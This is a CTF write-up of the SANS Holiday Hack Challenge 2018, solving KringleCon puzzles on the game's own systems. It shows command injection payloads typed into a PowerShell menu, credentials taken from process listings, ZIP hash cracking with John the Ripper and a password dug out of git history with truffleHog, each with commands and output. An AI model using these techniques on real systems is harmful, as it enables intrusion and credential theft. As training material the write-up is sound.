

# KRINGLECON



Write-up by BusyR

## SANS Holiday Hack Challenge 2018

The SANS Holiday Hack Challenge is SANS' annual gift to the security-community. The setting for the 2018 edition is at KringleCon, a virtual hacker-conference at the North Pole. A big THANK YOU to the SANS-team for the great time we've had solving these challenges!

# KringleCon

## SANS HOLIDAY HACK CHALLENGE 2018

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## BEFORE IT ALL BEGINS – TALK TO SANTA

### LineCon

When the gates of LineCon finally opened, you have to walk through the gates and talk to Santa. This was actually quite hard to do during the first hours, as thousands of enthusiastic hackers tried to rush through the gates the servers had a hard time keeping up...

This resulted in the KringleCon website just showing a blank page with the leaves, or the winter-background. Or, when finally getting to the Sign-in-screen, an endlessly rotating spinner, or even a message saying that that your password should be between 8 and a lot of characters (which it's obviously is), or no message at all while you are thrown back to the login-prompt...



When finally logged in, just talk to Santa to get the objectives of the game...

Welcome, my friends! Welcome to my castle! Would you come forward please?  
Welcome. It's nice to have you here! I'm so glad you could come. This is going to be such an exciting day!  
I hope you enjoy it. I think you will.  
Today is the start of KringleCon, our new conference for cyber security practitioners and hackers around the world.  
KringleCon is designed to share tips and tricks to help leverage our skills to make the world a better, safer place.

Remember to look around, enjoy some talks by world-class speakers, and mingle with our other guests. And, if you are interested in the background of this con, please check out Ed Skoudis' talk called START HERE.

Delighted to meet you. Overjoyed! Enraptured! Entranced! Are we ready? Yes! In we go!

## QUESTION 1 – KRINGLECON HOLIDAY HACK HISTORY

What phrase is revealed when you answer all of the KringleCon Holiday Hack History questions? For hints on achieving this objective, please visit Bushy Evergreen and help him with the Essential Editor Skills Cranberry Pi terminal challenge.

### Essential Editor Skills Cranberry Pi terminal challenge

Let's start with the terminal challenge...

**H**i, I'm Bushy Evergreen.  
I'm glad you're here, I'm the target of a terrible trick.  
Pepper says his editor is the best, but I don't understand why.  
He's forcing me to learn vi.  
He gave me a link, I'm supposed to learn the basics.  
Can you assist me with one of the simple cases?

```
.....  
.ooooooooooooool;,,,,,,,:oooooooooooooll:  
.ooooooooooooooc;,,,,,,,:ooooooooooooollooo:  
.';;;;;;;';;;';,'';;;';;;';;;';;;';;oooooo:  
.';'.....';oooooo:  
;ooooooooooooool;''',,:oooooooooooooollc;,,;oooooo:  
.ooooooooooooooc;',,,,:oooooooooooooollccoc,,,;oooooo:  
.oooooooooooooo:,'',,:oooooooooooooollcloooc,,,;oooooo,  
ooooooooooooooooo,,,,,:oooooooooooooolloooooc,,,;ooooo,  
ooooooooooooooooo,,,,,:oooooooooooooolloooooc,,,'l'  
ooooooooooooooooo,,,,,:oooooooooooooolloooooc,..  
ooooooooooooooooo,,,,,:oooooooooooooolloooooc.  
ooooooooooooooooo,,,,,:oooooooooooooollooooo:  
ooooooooooooooooo,,,,,:oooooooooooooollloo;  
:lllllllllllllllll,,'',;lllllllllllllllc,
```

I'm in quite a fix, I need a quick escape.  
Pepper is quite pleased, while I watch here, agape.  
Her editor's confusing, though "best" she says - she yells!  
My lesson one and your role is exit back to shellz.

-Bushy Evergreen

Exit vi.

Ok, to quit VI, just press Escape, and then press :q followed by enter

:q

Loading, please wait.....

You did it! Congratulations!

elf@cb0d73e062d1:~\$

**W**ow, it seems so easy now that you've shown me how!  
To thank you, I'd like to share some other tips with you.

Have you taken a look at the Orientation Challenge?

This challenge is limited to past SANS Holiday Hack Challenges from 2015, 2016, and 2017. You DO NOT need to play those challenges

If you listen closely to Ed Skoudis' talk at the con, you might even pick up all the answers you need... It may take a little poking around, but with your skills, I'm sure it'll be a wintergreen breeze!

Now, back to the objective... Question #1...

**Answer all questions correctly to get the secret phrase!**

For details on these answers, I refer to my previous SANS Holiday Hack Challenge-write-ups at <https://BusyR.com/sans-holiday-hack-challenge-writeups/>. Or you could listen to Ed Skoudis, telling you the answers at the "Start Here"-talk <https://youtu.be/31JsKzsbFUo> or at one of the podcasts he appeared on just before KringleCon started, like "Paul's Security Weekly"...

**Q1: In 2015, the Dosis siblings asked for help understanding what piece of their "Gnome in Your Home" toy?**

Firmware

**Q2: In 2015, the Dosis siblings disassembled the conspiracy dreamt up by which corporation?**

ATNAS

**Q3: In 2016, participants were sent off on a problem-solving quest based on what artifact that Santa left?**

Business Card

**Q4: In 2016, Linux terminals at the North Pole could be accessed with what kind of computer?**

Cranberry Pi

**Q5: In 2017, the North Pole was being bombarded by giant objects. What were they?**

Snowballs

**Q6: In 2017, Sam the snowman needed help reassembling pages torn from what?**

The Great Book

When all questions are answered correctly, the following phrase is revealed:

HAPPY TRAILS

## QUESTION 2 – THE REJECTED TALK

Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness? Please analyze the CFP site to find out. For hints on achieving this objective, please visit Minty Candycane and help her with the The Name Game Cranberry Pi terminal challenge.

Again, first play the terminal challenge

### The Name Game Cranberry Pi terminal challenge

**H**i, I'm Minty Candycane.

Can you help me? I'm in a bit of a fix.

I need to make a nametag for an employee, but I can't remember his first name.

Maybe you can figure it out using this Cranberry Pi terminal?

The Santa's Castle Onboarding System? I think it's written in PowerShell, if I'm not mistaken.

PowerShell itself can be tricky when handling user input. Special characters such as & and ; can be used to inject commands.

I think that system is one of Alabaster's creations.

He's a little ... obsessed with SQLite database storage.

I don't know much about SQLite, just the .dump command.

```
We just hired this new worker,  
Californian or New Yorker?  
Think he's making some new toy bag...  
My job is to make his name tag.
```

```
Golly gee, I'm glad that you came,  
I recall naught but his last name!  
Use our system or your own plan,  
Find the first name of our guy "Chan!"
```

-Bushy Evergreen

To solve this challenge, determine the new worker's first name and submit to runtoanswer.

```
======  
=  
= S A N T A ' S C A S T L E E M P L O Y E E O N B O A R D I N G =  
=  
=====
```

Press 1 to start the onboard process.

```
Press 2 to verify the system.  
Press q to quit.
```

```
Please make a selection: 2
```

```
Validating data store for employee onboard information.  
Enter address of server:
```

Let's enter localhost and see what happens...

```
Enter address of server: localhost  
PING localhost (127.0.0.1) 56(84) bytes of data.  
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.035 ms  
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.077 ms  
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.048 ms  
  
--- localhost ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2048ms  
rtt min/avg/max/mdev = 0.035/0.053/0.077/0.018 ms  
onboard.db: SQLite 3.x database  
Press Enter to continue...:
```

We see ping-results, and the filename of an SQLite 3.x database. Let's try a simple command injection...

```
Validating data store for employee onboard information.  
Enter address of server: localhost;ls  
PING localhost (127.0.0.1) 56(84) bytes of data.  
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.040 ms  
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.056 ms  
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.049 ms  
--- localhost ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2036ms  
rtt min/avg/max/mdev = 0.040/0.048/0.056/0.008 ms  
menu.ps1 onboard.db runtoanswer  
onboard.db: SQLite 3.x database  
Press Enter to continue...:
```

Bingo... There's the ls-output, the sqlite3-database-file and the runtoanswer that we'll need later! First, let's run sqlite3:

```
Validating data store for employee onboard information.  
Enter address of server: localhost;sqlite3 onboard.db  
PING localhost (127.0.0.1) 56(84) bytes of data.  
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.039 ms  
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.048 ms  
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.054 ms
```

```
--- localhost ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2038ms
rtt min/avg/max/mdev = 0.039/0.047/0.054/0.006 ms
SQLite version 3.11.0 2016-02-15 17:29:24
Enter ".help" for usage hints.
sqlite>
```

Let's find out what tables and columns there are, and then query the records for

```
sqlite> .tables
onboard
sqlite> .schema onboard
CREATE TABLE onboard (
    id INTEGER PRIMARY KEY,
    fname TEXT NOT NULL,
    lname TEXT NOT NULL,
    street1 TEXT,
    street2 TEXT,
    city TEXT,
    postalcode TEXT,
    phone TEXT,
    email TEXT
);
sqlite> select * from onboard where lname='Chan';
84|Scott|Chan|48 Colorado Way|Los Angeles|90067|4017533509|scottmchan90067@gmail.com
sqlite> .exit
```

There is our man, Scott Chan.. Go back to the verify-menu, and inject runtoanswer

```
Validating data store for employee onboard information.
Enter address of server: localhost;./runtoanswer
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.039 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.048 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.054 ms
--- localhost ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2038ms
rtt min/avg/max/mdev = 0.039/0.047/0.054/0.006 ms
Loading, please wait.....
```

Enter Mr. Chan's first name: scott

```
.;oooooooooooooooooooooooooooooooooooooooooooooool:'  
'oooooooooooookOooooox00dod000000d0x00doooo00koooooooox0000kdooooooooooooo;  
'ooooooooooooXMWoooo0MMxodMMNKKKxo0MMxooooWMXoooookNMWK0KNMW0oooooooooooo;  
:ooooooooooooXMWoooo0MMxodMMoooooooo0MMxooooWMXooooMMKoooooKMMkoooooooooooo  
coooooooooooooXMWWWWW0oo0MMxooooWMXoooo0MMkoooookMM0oooooooooooo;  
coooooooooooooXMWddd0MMxodMM0dddo0MMxooooWMXoooo0MM0ooooo0MMkoooooooooooo  
coooooooooooooXMWoooo0MMxodMMKxxxxdo0MM0kkxoWMXkkkdXMW0xxk0MMKoooooooooooo  
cooooooooooooo0Nxooo0NNdodXNNNNNNkokNNNNNN0oKNNNNNNXookKNNWNXKoooooooooooo
```

Congratulations!

```
onboard.db: SQLite 3.x database  
Press Enter to continue...:
```

**T**hank you so much for your help! I've gotten Mr. Chan his name tag. I'd love to repay the favor. Have you ever visited a website and seen a listing of files - like you're browsing a directory? Sometimes this is enabled on web servers. This is generally unwanted behavior. You can find sleighloads of examples by searching the web for index.of. On a website, it's sometimes as simple as removing characters from the end of a URL. What a silly misconfiguration for leaking information!

# The Call-For-Papers-site

Now, back to the objective. The Call-For-Papers-site is located at <https://cfp.kringlecastle.com/>. The Apply Now! -link points to an HTML-file in another directory: /cfp/

[Apply Now!](/cfp/cfp.html)

Let's try to browse this directory. Point your browser to <https://cfp.kringlecastle.com/cfp/> and bingo! An open directory, with the CSV-file we are looking for:

```
Index of /cfp/
..
cfp.html                                08-Dec-2018 13:19      3391
rejected-talks.csv                         08-Dec-2018 13:19    30677
```

Download rejected-talks.csv at <https://cfp.kringlecastle.com/cfp/rejected-talks.csv>. Reading through the file, we find the rejected talk and it's author, John McClane.

```
qmt3,2,8040424,200, FALSE, FALSE, John,McClane, Director of Security, Data Loss for Rainbow Teams: A  
Path in the Darkness,1,11
```

The author we were looking for is:

JOHN McCCLANE

Maybe John should be focusing on his Die Hard-movies instead of trying to be an infosec-speaker ;-)

Note: the full csv-file is included as attachment #1.

## QUESTION 3 - THE KRINGLECON SPEAKER UNPREPAREDNESS ROOM

The KringleCon Speaker Unpreparedness room is a place for frantic speakers to furiously complete their presentations. The room is protected by a door passcode. Upon entering the correct passcode, what message is presented to the speaker? For hints on achieving this objective, please visit Tangle Coalbox and help him with the Lethal ForensicELFication Cranberry Pi terminal challenge.

Lethal ForensicELFication Cranberry Pi terminal challenge

Again, let's start at the terminal:

**H**i, I'm Tangle Coalbox.

*Any chance you can help me with an investigation?*

Elf Resources assigned me to look into a case, but it seems to require digital forensic skills.

*Do you know anything about Linux terminal editors and digital traces they leave behind?*

*Apparently editors can leave traces of data behind, but where and how escapes me!*

```
.....' ',,;::cccllooooddxkk0000KKXXNNWWMMMMMM  
.....' ',,;::cccllooooddxkk0000KKXXNNWWMMMMMM  
...,' .. . . . ,. . ,.,;:::,,:c:::ccooooodxkk00k000KKXXNNWWMMMMMM  
ldd: .d' ';;.. .o: .d;.;....'dl;,do,:lloc:codddod00xxk0KOOOKKKXNNNWMMMMMM  
lo.ol.d' ';;.. ,d'.lc..;:,,.'docod:,,:l:locldlddk0xdxx0K0OKKKXXNNWWMMMMMM  
lo lod' ';;.co:o...;....'dl':dl,:l::oodlcdcoxkxxk0KOOOKKKXNNNWMMMMMM  
,, ,j: .. .;:....' ,,,,'c:' :l;j;c:::llccooooodkk000k000KKXXNNNWMMMMMM  
.....' ',,;::cccllooooddxkk0000KKXXNNWWMMMMMM  
.....' ',,;::cccllooooddxkk0000KKXXNNWWMMMMMM
```

Christmas is coming, and so it would seem,  
ER (Elf Resources) crushes elves' dreams.  
One tells me she was disturbed by a bloke.  
He tells me this must be some kind of joke.

Please do your best to determine what's real.  
Has this jamoke, for this elf, got some feels?  
Lethal forensics ain't my cup of tea;  
If YOU can fake it, my hero you'll be.

One more quick note that might help you complete,  
Clearing this mess up that's now at your feet.  
Certain text editors can leave some clue.  
Did our young Romeo leave one for you?

- Tangle Coalbox, ER Investigator

Find the first name of the elf of whom a love poem was written. Complete this challenge by submitting that name to runtoanswer.

elf@96b10a8da83f:~\$

First, let's find the poem..

```
elf@96b10a8da83f:~$ find
.
./.profile
./.bashrc
./.bash_logout
./.bash_history
./.viminfo
./.secrets
./.secrets/her
./.secrets/her/poem.txt
./runtoanswer

elf@96b10a8da83f:~$ cat .secrets/her/poem.txt
Once upon a sleigh so weary, Morcel scrubbed the grime so dreary,
Shining many a beautiful sleighbell bearing cheer and sound so pure--
There he cleaned them, nearly napping, suddenly there came a tapping,
As of someone gently rapping, rapping at the sleigh house door.
"'Tis some caroler," he muttered, "tapping at my sleigh house door--
Only this and nothing more."

Then, continued with more vigor, came the sound he didn't figure,
Could belong to one so lovely, walking 'bout the North Pole grounds.
But the truth is, she WAS knocking, 'cause with him she would be talking,
Off with fingers interlocking, strolling out with love newfound?
Gazing into eyes so deeply, caring not who sees their rounds.
Oh, 'twould make his heart resound!

Hurried, he, to greet the maiden, dropping rag and brush - unlaiden.
Floating over, more than walking, moving toward the sound still knocking,
Pausing at the elf-length mirror, checked himself to study clearer,
Fixing hair and looking nearer, what a hunky elf - not shocking!
Peering through the peephole smiling, reaching forward and unlocking:
NEVERMORE in tinsel stocking!

Greeting her with smile dashing, pearly-white incisors flashing,
Telling jokes to keep her laughing, soaring high upon the tidings,
Of good fortune fates had borne him. Offered her his dexter forelimb,
Never was his future less dim! Should he now consider gliding--
No - they shouldn't but consider taking flight in sleigh and riding
Up above the Pole abiding?

Smile, she did, when he suggested that their future surely rested,
Up in flight above their cohort flying high like ne'er before!
So he harnessed two young reindeer, bold and fresh and bearing no fear.
In they jumped and seated so near, off they flew - broke through the door!
Up and up climbed team and humor, Morcel being so adored,
By his lovely NEVERMORE!

-Morcel Nougat
```

Open up vi, and show the history:

```
elf@96b10a8da83f:~$ vi

:history all
# cmd history
1 r .secrets/her/poem.txt
```

```
2 %s/sound/tenor/g
3 %s/studied/looking/g
4 s/God/fates/gc
5 w
6 q
7 %s/Elinore/NEVERMORE/g
8 Wq
> 9 history all
# search history
1 sound
2 studied
3 While
4 rousted
5 God
> 6 Elinore
# expr history
# input history
# debug history
Press ENTER or type command to continue
```

There are a couple of changes made to the document, but one that stands out is a search/replace command that changed the name Elinore to NEVERMORE.

Quit vi (you should know how, by now) and start ./runtoanswer


**H**ey, thanks for the help with the investigation, gumshoe.  
 Have you been able to solve the lock with the funny shapes?  
 It reminds me of something called "de Bruijn Sequences."  
 You can optimize the guesses because there is no start and stop -- each new value is added to the end and the first is removed.  
 I've even seen de Bruijn sequence generators online.  
 Here the length of the alphabet is 4 (only 4 buttons) and the length of the PIN is 4 as well.  
 Mathematically this is  $k=4$ ,  $n=4$  to generate the de Bruijn sequence.  
 Math is like your notepad and pencil - can't leave home without it  
 I heard Alabaster lost his badge! That's pretty bad. What do you think someone could do with that?

## De Bruijn Sequences

Back at the objective, the door-lock, we see that the lock leans itself perfectly for a de Bruijn-sequence-attack. First, let's generate a de Bruijn Sequence at <http://www.hakank.org/comb/debruijn.cgi?k=4&n=4&submit=Ok>

```
0 0 0 0 1 0 0 0 2 0 0 0 3 0 0 1 1 0 0 1 2 0 0 1 3 0 0 2 1 0 0 2 2 0 0 2 3 0 0 3 1 0 0 3 2 0 0 3
3 0 1 0 1 0 2 0 1 0 3 0 1 1 1 0 1 1 2 0 1 1 3 0 1 2 1 0 1 2 2 0 1 2 3 0 1 3 1 0 1 3 2 0 1 3 3 0
2 0 2 0 3 0 2 1 1 0 2 1 2 0 2 1 3 0 2 2 1 0 2 2 2 0 2 2 3 0 2 3 1 0 2 3 2 0 2 3 3 0 3 0 3 1 1 0
3 1 2 0 3 1 3 0 3 2 1 0 3 2 2 0 3 2 3 0 3 3 1 0 3 3 2 0 3 3 3 1 1 1 1 2 1 1 1 3 1 1 2 2 1 1 2 3
1 1 3 2 1 1 3 3 1 2 1 2 1 3 1 2 2 2 1 2 2 3 1 2 3 2 1 2 3 3 1 3 1 3 2 2 1 3 2 3 1 3 3 2 1 3 3 3
```

I've then converted the numbers to something that looks a bit like the symbols for easy entering...



And fortunately, the correct code  $\triangle \square \circ \triangle$  appears relatively early in the sequence.

When entering the room, Morcel Nougat says:

WELCOME UNPREPARED SPEAKER!

**S**uddenly, all elves in the castle start looking very nervous. You can overhear some of them talking with worry in their voices.

The toy soldiers, who were always gruff, now seem especially determined as they lock all the exterior

*entrances to the building and barricade all the doors. No one can get out! And the toy soldiers' grunts take on an increasingly sinister tone.*

## QUESTION 4 - DATA REPO ANALYSIS

Retrieve the encrypted ZIP file from the North Pole Git repository. What is the password to open this file? For hints on achieving this objective, please visit Wunorse Openslae and help him with Stall Mucking Report Cranberry Pi terminal challenge.

**Stall Mucking Report Cranberry Pi terminal challenge**

**H**i, I'm Wunorse Openslae  
What was that password?

*Golly, passwords may be the end of all of us. Good guys can't remember them, and bad guess can guess them!*

*I've got to upload my chore report to my manager's inbox, but I can't remember my password. Still, with all the automated tasks we use, I'll bet there's a way to find it in memory...*

Looks like we need to find a password in memory, probably from an automated task... Let's start with looking at the command-lines of everything that is currently running...

```
elf@31ab22d57aa2:~$ ps -ef | more
UID      PID  PPID  C STIME TTY          TIME CMD
root      1      0  0 19:26 pts/0    00:00:00 /bin/bash /sbin/init
root     11      1  0 19:26 pts/0    00:00:00 sudo -u manager /home/manager/samba-
wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --do-
not-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress
--suppress //localhost/report-upload/ directreindeerflatterystable -U report-upload
root     12      1  0 19:26 pts/0    00:00:00 sudo -E -u manager /usr/bin/python
/home/manager/report-check.py
root     16      1  0 19:26 pts/0    00:00:00 sudo -u elf /bin/bash
manager   17     11  0 19:26 pts/0    00:00:00 /bin/bash /home/manager/samba-
wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --do-
not-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress
--suppress //localhost/report-upload/ directreindeerflatterystable -U report-upload
manager   18     12  0 19:26 pts/0    00:00:00 /usr/bin/python /home/manager/report-
check.py
elf      20     16  0 19:26 pts/0    00:00:00 /bin/bash
root     24      1  0 19:26 ?        00:00:00 /usr/sbin/smbd
root     25     24  0 19:26 ?        00:00:00 /usr/sbin/smbd
root     26     24  0 19:26 ?        00:00:00 /usr/sbin/smbd
root     28     24  0 19:26 ?        00:00:00 /usr/sbin/smbd
```

```
manager      37    17  0 19:31 pts/0    00:00:00 sleep 60
elf          38    20  0 19:31 pts/0    00:00:00 ps -ef
elf          39    20  0 19:31 pts/0    00:00:00 more
```

root is running a process called samba-wrapper.sh that shows an argument that looks a lot like a password and a username. Let's try!

```
elf@406d3801dab4:~$ smbclient //localhost/report-upload -U report-upload
WARNING: The "syslog" option is deprecated
Enter report-upload's password: directreindeerflatterystable
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.12-Debian]
smb: \> put report.txt
putting file report.txt as \report.txt (167.0 kb/s) (average 167.0 kb/s)
smb: \> Terminated
elf@406d3801dab4:~$
```

.;:::::::::::::::::::;  
,NWOkkkkkkkkkkkkkkkNN;  
.KM; Stall Mucking ,MN..  
OMNXNMD. .oMWXXM0.  
;MO 10NNNNNNNNNNNNNNNN0o xMc  
:MO .0NNNNNNNNNNNNNNNNNN0. xMl .  
:MO d0000000000000000d. xMl :1:.  
.cc:::::::::::::::::::;,oMO .0NNNNNNNNNNNNNNNNNN0. xMd,,.,,,.,,,cl11:.  
'kkkkxxxxxdddoooooooxMO ..'..... xMkccccccccllllllllllooc.  
'kkkkxxxxxdddoooooooxMO .MMMMMMMMMMMMMMMM, xMkcccccccclllllllllloool,  
'kkkkxxxxxdddoooooooxMO ':::::::::::, xMkccccccccllllllllllool,  
.ooooollllllccccccccc:::dMO xMx;;;;;::::::::::lllll'  
:MO .ONNNNNNNNNXk xMl :lc'  
:MO d00000000o xMl ;.  
:MO 'cccccccccccccc:' xMl  
:MO .WMMMMMMMMMMMMMMMMW. xMl  
:MO ..... xMl  
.NWxdddddddddooooooooooooNW'  
;cccccccccccccccccccccccc;

You have found the credentials I just had forgot,  
And in doing so you've saved me trouble untold.  
Going forward we'll leave behind policies old,  
Building separate accounts for each elf in the lot.

-Wunorse Openslae

**S**peaking of good ways to find credentials, have you heard of Trufflehog? It's a cool way to dig through repositories for passwords, RSA keys, and more. I mean, no one EVER uploads sensitive credentials to public repositories, right? But if they did, this would be a great tool for finding them.

*But hey, listen to me ramble. If you're interested in Trufflehog, you should check out Brian Hostetler's talk!*

*Have you tried the entropy=True option when running Trufflehog? It is amazing how much deeper it will dig!*

## Get the GIT, Crack the ZIP

The git-repo is at [https://git.kringlecastle.com/Upatree/santas\\_castle\\_automation](https://git.kringlecastle.com/Upatree/santas_castle_automation). Get a local copy.

```
$ git clone https://git.kringlecastle.com/Upatree/santas_castle_automation.git
Cloning into 'santas_castle_automation'...
remote: Enumerating objects: 949, done.
remote: Counting objects: 100% (949/949), done.
remote: Compressing objects: 100% (545/545), done.
remote: Total 949 (delta 258), reused 879 (delta 205)
Receiving objects: 100% (949/949), 4.27 MiB | 1.28 MiB/s, done.
Resolving deltas: 100% (258/258), done.
Checking out files: 100% (2966/2966), done.

$ cd santas_castle_automation/
$ find -name *.zip
./schematics/ventilation_diagram.zip
```

My first and failed attempt was simply to crack the password using a wordlist or simple bruteforce:

```
$ zip2john schematics/ventilation_diagram.zip
ventilation_diagram.zip->ventilation_diagram/ is not encrypted!
ventilation_diagram.zip->ventilation_diagram/ is not encrypted, or stored with non-handled
compression type
ventilation_diagram.zip->ventilation_diagram/ventilation_diagram_2F.jpg PKZIP Encr: 2b chk,
TS_chk, cmplen=366995, decmplen=415586, crc=ACFD98A7
ventilation_diagram.zip->ventilation_diagram/ventilation_diagram_1F.jpg PKZIP Encr: 2b chk,
TS_chk, cmplen=372752, decmplen=421604, crc=8E23EC48
ventilation_diagram.zip:
$pkzip$2*2*1*0*8*24*44b6*7fbc29e522b93e4fb5be108a8c8ccbd6aedb6e8ac7e276501f009254dd6ec02f69c9ff9
f*3*0*59993*65762*acfd98a7*4e*68*8*17*44bd*ventilation_diagram.zip*$pkzip$

$ vi ventilationzip.pwd
$ john ventilationzip.pwd --wordlist=rockyou.txt
Loaded 1 password hash (PKZIP [32/64])
guesses: 0  time: 0:00:00:03 DONE (Fri Dec 21 01:19:11 2018)  c/s: 4181K  trying:a6_123 -
*7Â¡Vamos!

$ john ventilationzip.pwd
Loaded 1 password hash (PKZIP [32/64])
^C
```

## Forget cracking, just look at the data

Okay, so cracking it probably ain't gonna be successful any time soon, so let's see what truffleHog has to say about the repo...

```
$ python truffleHog.py https://git.kringlecastle.com/Upatree/santas_castle_automation.git
~~~~~
Reason: High Entropy
Date: 2018-12-11 08:16:57
Hash: 0dfdc124b43a4e7e1233599c429c0328ec8b01ef
Filepath: schematics/for_elf_eyes_only.md
Branch: origin/master
Commit: important update

@@ -1,15 +0,0 @@
-Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force attacks
in our logs. Furthermore, Albaster discovered and published a vulnerability with our password
length at the last Hacker Conference.
-
-Bushy directed our elves to change the password used to lock down our sensitive files to
something stronger. Good thing he caught it before those dastardly villians did!
-
-
-Hopefully this is the last time we have to change our password again until next Christmas.
-
-
-
-
-Password = 'Yippee-ki-yay'
-
-
-Change ID = '9ed54617547cfca783e0f81f8dc5c927e3d1e3'
-
~~~~~

[root@mgmt kringlecon]# unzip ventilation_diagram.zip
Archive: ventilation_diagram.zip
[ventilation_diagram.zip] ventilation_diagram/ventilation_diagram_2F.jpg password: Yippee-ki-yay
  inflating: ventilation_diagram/ventilation_diagram_2F.jpg
  inflating: ventilation_diagram/ventilation_diagram_1F.jpg
```

There it is... much easier than trying to crack it...

The password is:

**YIPPEE-KI-YAY**

The full truffleHog-log is provided as attachment #2.

The 2 jpeg's in the zip are a map for navigating through the Google Ventilation-maze. They are appended as attachment #3. Start at the lower-right corner of 1F (1<sup>st</sup> floor), and navigate your way through the maze to the exit on 2F, the second floor... This leads you to 'Santa's Secret Room'.

*In the main lobby on the bottom floor of Santa's castle, Hans calls everyone around to deliver a speech.*

Ladies and Gentlemen...

Ladies and Gentlemen...

Due to the North Pole<sup>2</sup>s legacy of providing coal as presents around the globe they are about to be taught a lesson in the real use of POWER.

You will be witnesses.

Now, Santa<sup>1</sup><sub>6</sub> that's a nice suit... John Philips, North Pole. I have two myself. Rumor has it Alabaster buys his there.

I have comrades in arms around the world who are languishing in prison.

The Elvin State Department enjoys rattling its saber for its own ends. Now it can rattle it for ME.

The following people are to be released from their captors.

In the Dungeon for Errant Reindeer, the seven members of the New Arietes Front.

In Whoville Prison, the imprisoned leader of ATNAS Corporation, Miss Cindy Lou Who.

In the Land of Oz, Glinda the Good Witch.

## QUESTION 5 - SLINGSHOT

Using the data set contained in this SANS Slingshot Linux image, find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name (in `username@domain.tld` format)? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws. For hints on achieving this objective, please visit Holly Evergreen and help her with the CURLing Master Cranberry Pi terminal challenge.

**CURLing Master Cranberry Pi terminal challenge**

First, let's play some CURLing... ;-)

# **Q**h that Bushy!

*'Sorry to vent, but that brother of mine did something strange.'*

The trigger to restart the Candy Stripper is apparently an arcane HTTP call or 2.

*I sometimes wonder if all IT folk do strange things with their home networks...*

I am Holly Evergreen, and now you won't believe:  
Once again the stripers stopped; I think I might just leave!

```
Bushy set it up to start upon a website call.  
Darned if I can CURL it on - my Linux skills apall.  
Could you be our CURLING master - fixing up this mess?  
If you are, there's one concern you surely must address.  
Something's off about the conf that Bushy put in place.  
Can you overcome this snag and save us all some face?  
Complete this challenge by submitting the right HTTP  
request to the server at http://localhost:8080/ to  
get the candy striper started again. You may view  
the contents of the nginx.conf file in  
/etc/nginx/, if helpful.  
elf@7b61437ba968:~$
```

Ok, let's start by reviewing that config-file:

```
elf@7b61437ba968:~$ cat /etc/nginx/nginx.conf  
user www-data;  
worker_processes auto;  
pid /run/nginx.pid;  
include /etc/nginx/modules-enabled/*.conf;  
  
events {  
    worker_connections 768;  
    # multi_accept on;  
}  
  
http {  
  
    sendfile on;  
    tcp_nopush on;  
    tcp_nodelay on;  
    keepalive_timeout 65;  
    types_hash_max_size 2048;  
    # server_tokens off;  
  
    # server_names_hash_bucket_size 64;  
    # server_name_in_redirect off;  
  
    include /etc/nginx/mime.types;  
    default_type application/octet-stream;  
  
    server {  
        # love using the new stuff! -Bushy  
        listen 8080 http2;  
        # server_name localhost 127.0.0.1;  
        root /var/www/html;  
  
        location ~ [^/]\.php(/|$) {  
            fastcgi_split_path_info ^(.+?\.\php)(/.*)$;  
            if (!-f $document_root$fastcgi_script_name) {
```

```

        return 404;
    }

    # Mitigate https://httpoxy.org/ vulnerabilities
    fastcgi_param HTTP_PROXY "";

    # fastcgi_pass 127.0.0.1:9000;
    fastcgi_pass unix:/var/run/php/php-fpm.sock;
    fastcgi_index index.php;
    # include the fastcgi_params setting
    include fastcgi_params;
    # SCRIPT_FILENAME parameter is used for PHP FPM determining
    # the script name. If it is not set in fastcgi_params file,
    # i.e. /etc/nginx/fastcgi_params or in the parent contexts,
    # please comment off following line:
    # fastcgi_param SCRIPT_FILENAME
$document_root$fastcgi_script_name;
}
}

##

# Logging Settings
##
access_log /var/log/nginx/access.log;
error_log /var/log/nginx/error.log;
##

# Gzip Settings
##
gzip on;
gzip_disable "msie6";
# gzip_vary on;
# gzip_proxied any;
# gzip_comp_level 6;
# gzip_buffers 16 8k;
# gzip_http_version 1.1;
# gzip_types text/plain text/css application/json application/javascript
text/xml application/xml+rss text/javascript;
##

# Virtual Host Configs
##
include /etc/nginx/conf.d/*.conf;
